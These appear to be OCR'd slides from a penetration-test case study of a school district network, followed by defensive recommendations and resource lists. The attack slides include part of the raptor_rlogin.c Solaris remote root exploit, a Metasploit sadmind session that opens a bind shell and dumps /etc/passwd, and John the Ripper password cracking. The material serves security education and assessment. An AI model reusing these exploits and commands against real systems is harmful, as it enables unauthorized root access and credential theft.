


[redacted].0.0/16 **Vulnerability Summary** | Host Summary

Completed: [redacted]

Plugin ID	Count	Severity	Name	Family
23938	38	Critical	Cisco Device Default Password	CISCO
11133	18	Critical	Generic Format String Detection	Misc.
10709	17	Critical	BSD Based telnetd telrcv Function Remote Command Execution	Gain a shell remotely
10026	12	Critical	BFTelnet Username Handling Remote Overflow DoS	Windows
33850	10	Critical	Unsupported Unix Operating System	General
10305	9	Critical	WFTP Unpassworded Guest Account	FTP
10080	3	Critical	Linux FTP Server Backdoor Detection	Backdoors
11160	3	Critical	Windows FTP Server NULL Administrator Password	FTP
15555	2	Critical	Apache mod_proxy Content-Length Overflow	Web Servers
38744	2	Critical	Mac OS X < 10.5.7 Multiple Vulnerabilities	MacOS X Local Security Checks
40502	2	Critical	Mac OS X < 10.5.8 Multiple Vulnerabilities	MacOS X Local Security Checks
48995	2	Critical	Combined IOS Table for January 24, 2007 Security Advisories	CISCO
49016	2	Critical	SNMP Version 3 Authentication Vulnerabilities - Cisco Systems	CISCO
10239	1	Critical	CDE RPC tooltalk Service Multiple Overflows	RPC
10648	1	Critical	BSD Based FTP Server Multiple glob Function Remote Overflow	FTP
11539	1	Critical	NetComm NB1300 Router FTP Default Admin Account	FTP
11841	1	Critical	Solaris sadmind AUTH_SYS Credential Remote Command Execution	Gain a shell remotely
19554	1	Critical	DameWare Mini Remote Control Pre-Authentication Username Remote Overflow	Windows
28212	1	Critical	Mac OS X < 10.4.11 Multiple Vulnerabilities (Security Update 2007-008)	MacOS X Local Security Checks
34211	1	Critical	Mac OS X < 10.5.5 Multiple Vulnerabilities	MacOS X Local Security Checks
35111	1	Critical	Mac OS X < 10.5.6 Multiple Vulnerabilities	MacOS X Local Security Checks
38664	1	Critical	Intel Common Base Agent CreateProcessA() Function Remote Command Execution	Windows
47709	1	Critical	Microsoft Windows 2000 Unsupported Installation Detection	Windows
55786	1	Critical	Oracle Database Unsupported	Databases
56056	1	Critical	Oracle Database, April 2007 Critical Patch Update	Databases
56066	1	Critical	Oracle Database, October 2009 Critical Patch Update	Databases

Gaining Access - Attack/Exploit - exploit-db.com


Solaris 2.5.1/2.6/7/8 rlogin /bin/login Buffer Overflow Exploit (SPARC)
Solaris 2.5.1/2.6/7/8 rlogin /bi...
www.exploit-db.com/exploits/716/
solaris rlogin port
Previous Exploit
Home
Next Exploit
your
give t
Manage
Firewal


Solaris 2.5.1/2.6/7/8 rlogin /bin/login Buffer Overflow Exploit (SPARC)

EDB-ID: 716	CVE: N/A	OSVDB-ID: N/A
Author: Marco Ivaldi	Published: 2004-12-24	Verified: ✓
Exploit Code:	Vulnerable App: N/A	

Rating
☆☆☆☆☆ Overall: (0.0)


```
/*
 * $Id: raptor_rlogin.c,v 1.1 2004/12/04 14:44:38 raptor Exp $
 *
 * raptor_rlogin.c - (r)login, Solaris/SPARC 2.5.1/2.6/7/8
 * Copyright (c) 2004 Marco Ivaldi <raptor@0xdeadbeef.info>
 *
 * Buffer overflow in login in various System V based operating systems
 * allows remote attackers to execute arbitrary commands via a large number
 * of arguments through services such as telnet and rlogin (CVE-2001-0797).
 *
 * Dedicated to my beautiful croatian ladies (hello Zrinka!) -- August 2004
 *
 * This remote root exploit uses the (old) System V based /bin/login
 * vulnerability via the rlogin attack vector, returning into the .bss
 * section to effectively bypass the non-executable stack protection
 * (noexec_user_stack=1 in /etc/system).
 *
 * Many thanks to scut <scut@nb.in-berlin.de> (0dd) for his elite pam_handle_t
 * technique (see 7350logout.c), also thanks to inode <inode@deadlocks.info>.
 *
 * Usage (must be root):
 * # gcc raptor_rlogin.c -o raptor_rlogin -Wall
 * [on solaris: gcc raptor_rlogin.c -o raptor_rlogin -Wall -lxnet]
 * # ./raptor_rlogin -h 192.168.0.50
```

Gaining Access - Attack/Exploit - exploit-db.com


Solaris 2.5.1/2.6/7/8 rlogin /bin/login Buffer Overflow Exploit (SPARC)
Solaris 2.5.1/2.6/7/8 rlogin /bi...
www.exploit-db.com/exploits/716/
solaris rlogin port

```
    buf[pos] =  (val & 0xff000000) >> 24;
    buf[pos + 1] =  (val & 0x00ff0000) >> 16;
    buf[pos + 2] =  (val & 0x0000ff00) >> 8;
    buf[pos + 3] =  (val & 0x000000ff);
}
/*
 * shell(): semi-interactive shell hack
 */
void shell(int fd)
{
    fd_set  fds;
    char    tmp[128];
    int n;
    /* quote Hvar 2004 */
    fprintf(stderr, "\"Da Bog da ti se mamica nahitavala s vragom po dvoristu!\" -- Bozica (Hrvatska)\n\n");
    /* execute auto commands */
    write(1, "# ", 2);
    write(fd, CMD, strlen(CMD));
    /* semi-interactive shell */
    for (;;) {
        FD_ZERO(&fds);
        FD_SET(fd, &fds);
        FD_SET(0, &fds);
        if (select(FD_SETSIZE, &fds, NULL, NULL, NULL) < 0) {
            perror("select");
            break;
        }
        /* read from fd and write to stdout */
        if (FD_ISSET(fd, &fds)) {
            if ((n = read(fd, tmp, sizeof(tmp))) < 0) {
                fprintf(stderr, "Goodbye...\n");
                break;
            }
            if (write(1, tmp, n) < 0) {
                perror("write");
                break;
            }
        }
        /* read from stdin and write to fd */
        if (FD_ISSET(0, &fds)) {
            if ((n = read(0, tmp, sizeof(tmp))) < 0) {
                perror("read");
                break;
            }
            if (write(fd, tmp, n) < 0) {
                perror("write");
```


Gaining Access - Attack/Exploit


raptor_rlogin.c
File Edit Search Markers Folding View Utilities Macros Plugins Help
raptor_rlogin.c (~/Desktop/)
8,29 (291/14020)
(c,none,UTF-8)Nmr oUG 7/81Mb 8:11 AM

```
 * Usage (must be root):
 * # gcc raptor_rlogin.c -o raptor_rlogin -Wall
 * [on solaris: gcc raptor_rlogin.c -o raptor_rlogin -Wall -lxnet]
 * # ./raptor_rlogin -h 192.168.0.50
 * [...]
 * # id;uname -a;uptime;
 * uid=0(root) gid=0(root)
 * SunOS merlino 5.8 Generic_108528-13 sun4u sparc SUNW,Ultra-5_10
 *   7:45pm  up 12 day(s), 18:42,  1 user,  load average: 0.00, 0.00, 0.01
 * #
 *
 * Vulnerable platforms (SPARC):
 * Solaris 2.5.1 without patch 106160-02 [untested]
 * Solaris 2.6 without patch 105665-04 [untested]
 * Solaris 7 without patch 112300-01 [untested]
 * Solaris 8 without patch 111085-02 [tested]
 */
#include <errno.h>
#include <fcntl.h>
#include <netdb.h>
#include <signal.h>
#include <stdio.h>
#include <stdlib.h>
#include <strings.h>
#include <unistd.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#define INFO1   "raptor_rlogin.c - (r)login, Solaris/SPARC 2.5.1/2.6/7/8"
#define INFO2   "Copyright (c) 2004 Marco Ivaldi <raptor@0xdeadbeef.info>"
#define BUFSIZE 3000            // max size of the evil buffer
#define RETADDR 0x27184         // retaddr, should be reliable
#define TIMEOUT 10          // net read() default timeout
```

Gaining Access - Attack/Exploit

Gaining Access - Attack/Exploit




[redacted].0.0/16 **Vulnerability Summary** | Host Summary

Download Report

Completed: [redacted]

Plugin ID ▲	Count ▼	Severity ▼	Name	Family
23938	38	Critical	Cisco Device Default Password	CISCO
11133	18	Critical	Generic Format String Detection	Misc.
10709	17	Critical	BSD Based telnetd telrcv Function Remote Command Execution	Gain a shell remotely
10026	12	Critical	BFTelnet Username Handling Remote Overflow DoS	Windows
33850	10	Critical	Unsupported Unix Operating System	General
10305	9	Critical	WFTP Unpassworded Guest Account	FTP
10080	3	Critical	Linux FTP Server Backdoor Detection	Backdoors
11160	3	Critical	Windows FTP Server NULL Administrator Password	FTP
15555	2	Critical	Apache mod_proxy Content-Length Overflow	Web Servers
38744	2	Critical	Mac OS X < 10.5.7 Multiple Vulnerabilities	MacOS X Local Security Checks
40502	2	Critical	Mac OS X < 10.5.8 Multiple Vulnerabilities	MacOS X Local Security Checks
48995	2	Critical	Combined IOS Table for January 24, 2007 Security Advisories	CISCO
49016	2	Critical	SNMP Version 3 Authentication Vulnerabilities - Cisco Systems	CISCO
10239	1	Critical	CDE RPC tooltalk Service Multiple Overflows	RPC
10648	1	Critical	BSD Based FTP Server Multiple glob Function Remote Overflow	FTP
11539	1	Critical	NetComm NB1300 Router FTP Default Admin Account	FTP
11841	1	Critical	Solaris sadmind AUTH_SYS Credential Remote Command Execution	Gain a shell remotely
19554	1	Critical	DameWare Mini Remote Control Pre-Authentication Username Remote Overflow	Windows
28212	1	Critical	Mac OS X < 10.4.11 Multiple Vulnerabilities (Security Update 2007-008)	MacOS X Local Security Checks
34211	1	Critical	Mac OS X < 10.5.5 Multiple Vulnerabilities	MacOS X Local Security Checks
35111	1	Critical	Mac OS X < 10.5.6 Multiple Vulnerabilities	MacOS X Local Security Checks
38664	1	Critical	Intel Common Base Agent CreateProcessA() Function Remote Command Execution	Windows
47709	1	Critical	Microsoft Windows 2000 Unsupported Installation Detection	Windows
55786	1	Critical	Oracle Database Unsupported	Databases
56056	1	Critical	Oracle Database, April 2007 Critical Patch Update	Databases
56066	1	Critical	Oracle Database, October 2009 Critical Patch Update	Databases


Gaining Access - Attack/Exploit



```
root@bt:~# cd /pentest/exploits/framework2

root@bt:/pentest/exploits/framework2# ./msfconsole

                _                  _       _ _
               | |                | |     (_) |
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___  _| |_
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __|
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | |_
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__|
                            | |
                            |_|


+ -- --=[ msfconsole v2.8-dev [158 exploits - 76 payloads]

msf > use solaris_sadmind_exec

msf solaris_sadmind_exec > set RHOST XXX.XXX.2.12
RHOST -> XXX.XXX.2.12

msf solaris_sadmind_exec > set SPORT 32773
SPORT -> 32773

msf solaris_sadmind_exec > set PAYLOAD cmd_sol_bind
PAYLOAD -> cmd_sol_bind

msf solaris_sadmind_exec > exploit
```

Solaris sadmind AUTH_SYS Credential Remote Command Execution


Gaining Access - Attack/Exploit



```
[*] Starting Bind Handler.
[*] Got connection from 10.0.2.15:57951 <-> XXX.XXX.2.12:4444

id -a

uid=0(root) gid=0(root)
groups=1(other),0(root),2(bin),3(sys),4(adm),5(uucp),6(mail),7(tty),8(lp),9(n
uucp),12(daemon)

uname -a
SunOS XXXXXXX 5.5.1 Generic_103640-42 sun4m sparc SUNW,SPARCclassic

cat /etc/passwd

root:x:0:1:Super-User:/:/sbin/sh
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
smtp:x:0:0:Mail Daemon User:/:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:
XXXXX:x:1001:14:XXX XXXX/CS:/home/XXXXX:/bin/sh
```

Solaris sadmind AUTH_SYS Credential Remote Command Execution

Gaining Access - Attack/Exploit



```
c:\jtr\run>john --wordlist=passwd.lst passwd.txt
Loaded 3 password hashes with 3 different salts (Traditional DES [128/128 BS SSE2])
Remaining 2 password hashes with 2 different salts
guesses: 0  time: 0:00:00:00 100%  c/s: 2366K  trying: superbow - Karntner

c:\jtr\run>john --show passwd.txt
[redacted]123:2001:1[redacted] ftp user:/opt/home/[redacted]bin/sh

1 password hash cracked, 2 left

c:\jtr\run>
```

Crack passwords gained from Solaris sadmind AUTH_SYS exploit

Tools & Resources Utilized

Security Tools:

- Google
- YouTube
- Nmap w/NSE Scripts
- Netcat
- Nessus Professional Feed
- Burp Suite Pro
- W3af
- Nikto
- John The Ripper
- Metasploit Framework 2, 3
- FOCA Free
- Kali Linux
- Mac OS X Command Shell
- Firefox Browser
    - XSS Me
    - Tamper Data
- exploit-db.com

Documentation / White Papers:

- A Case Study in Solaris Sadmind Exploitation (SANS GIAC)
- Ricoh Aficio 2501 Network Guide (Ricoh)
- Auditing and Securing Multifunction Devices (SANS Institute)
- Abusing JBoss (Trustwave)
- Hacking JBoss (n.runs)
- The Lost Keys Keyboarding Skill Building Game (FableVision)
- JMX Console Authentication Bypass Via Verb Tampering (Minded Security Labs)

Exploit Scripts:

- sadmind_exec.rb
    - (ruby script, Solaris sadmind buffer overflow exploit via Metasploit)
- jboss-autopwn.sh
    - (shell script, JBoss exploits, callsl Metasploit, Curl, Netcat)
- raptor_rlogin.c
    - (compiled c program, Solaris rlogin buffer overflow exploit)
- rootdown.pl
    - (perl script, Solaris remote command execution via sadmind exploit)
- bsd_telnetd_remote_buffer_overflow.c
    - (compiled c program, BSD telnetd remote root exploit)
- apache_tomcat_dir_trav.c
    - (compiled c program, Apache Tomcat < 6.0.18 UTF8 Directory Traversal Vulnerability get /etc/passwd exploit)

Case Study Observations & Recommendations

1. Build a culture of security. You get out of of it what you put into it.
2. Invest in the technical security development of district IT staff.
3. Maintain a strong and ongoing Security Awareness Training program for all district staff.
4. Maintain a strong perimeter firewall. Regularly review and maintain FW policies and rules.
5. A perimeter firewall is not enough, you must manage internal risk.
6. Regularly scan all infrastructure and applications to identify vulnerabilities.
7. Patch, patch, patch (and then patch some more 😊).
8. Formalize your Change Management process & schedule regular outage windows.
9. Regularly test your security controls (offensive security).
10. Maintain offline backups of both systems and data.
11. Require 2FA/MFA for privileged access to sensitive data.

Case Study Observations & Recommendations cont.

12. Review IDS/IPS, system, and network log files on a regular basis. Invest in a SIEM.
13. Minimize information disclosure where possible, including service banners, OS and application versions, phone numbers, email addresses.
14. Harden operating systems, applications and middleware, virtual images.
15. Change default / easily guessed passwords for service accounts - default vendor passwords.
16. Use secure coding practices and test web apps for vulnerabilities, especially when developed in-house.
17. Hire professional or managed services where you have skill gaps.

Security Tool & Resource Recommendations

1. **Offensive Security**
   - Kali Linux Advanced Penetration Testing distribution
   - Commando VM Windows Offensive Distribution
   - PentestBox Portable Penetration Testing Environment for Windows
2. **Web Application Security**
   - OWASP Top 10 Critical Web Application Security Risks
   - OWASP SAMM Software Assurance Maturity Model
   - Arachni Web Application Security Scanner, free open source
   - Burp Suite (Community, Pro, Enterprise) Web Vulnerability Scanner & Web App Testing
3. **System & Application Hardening**
   - Center for Internet Security CIS Hardening Benchmarks
   - NIST National Security Checklist Program Repository

Security Tool & Resource Recommendations - cont.

4. **Cybersecurity Controls & Frameworks**
   - Center for Internet Security 20 CIS Controls
   - NIST Cybersecurity Framework
   - NIST SP 800-53
5. **Cybersecurity Risk Assessment**
   - Center for Internet Security CIS Risk Assessment Method
   - Consortium of School Networking CoSN District Security Self-Assessment Checklist
   - Cybersecurity & Infrastructure Security Agency (CISA) Cyber Security Evaluation Tool
6. **Free Security Tools**
   - McAfee Free Tools (check out Ransomware Recover)
   - SecTools.Org Top 125 Network Security Tools (slightly dated)

Security Tool & Resource Recommendations - cont.

7. **Required Reading**

- **Verizon**
  - — 2019 Data Breach Investigations Report
  - — 2020 Data Breach Investigation Report (May 2020)
- **The K-12 Cybersecurity Resource Center**
  - — The State of K-12 Cybersecurity - 2018 Year in Review
  - — The State of K-12 Cybersecurity - 2019 Year in Review (Feb 2020)
- **Peerlyst** (join for free)
  - — Essentials of Cybersecurity eBook

Activity

CoSN Cybersecurity Self-Assessment Checklist

Activity - CoSN Cybersecurity Self-Assessment Checklist

Checklist at hypr.ink/cosn

- Consortium for School Networking (CoSN)
- CoSN offers the CETL professional certification for EdTech Leaders.
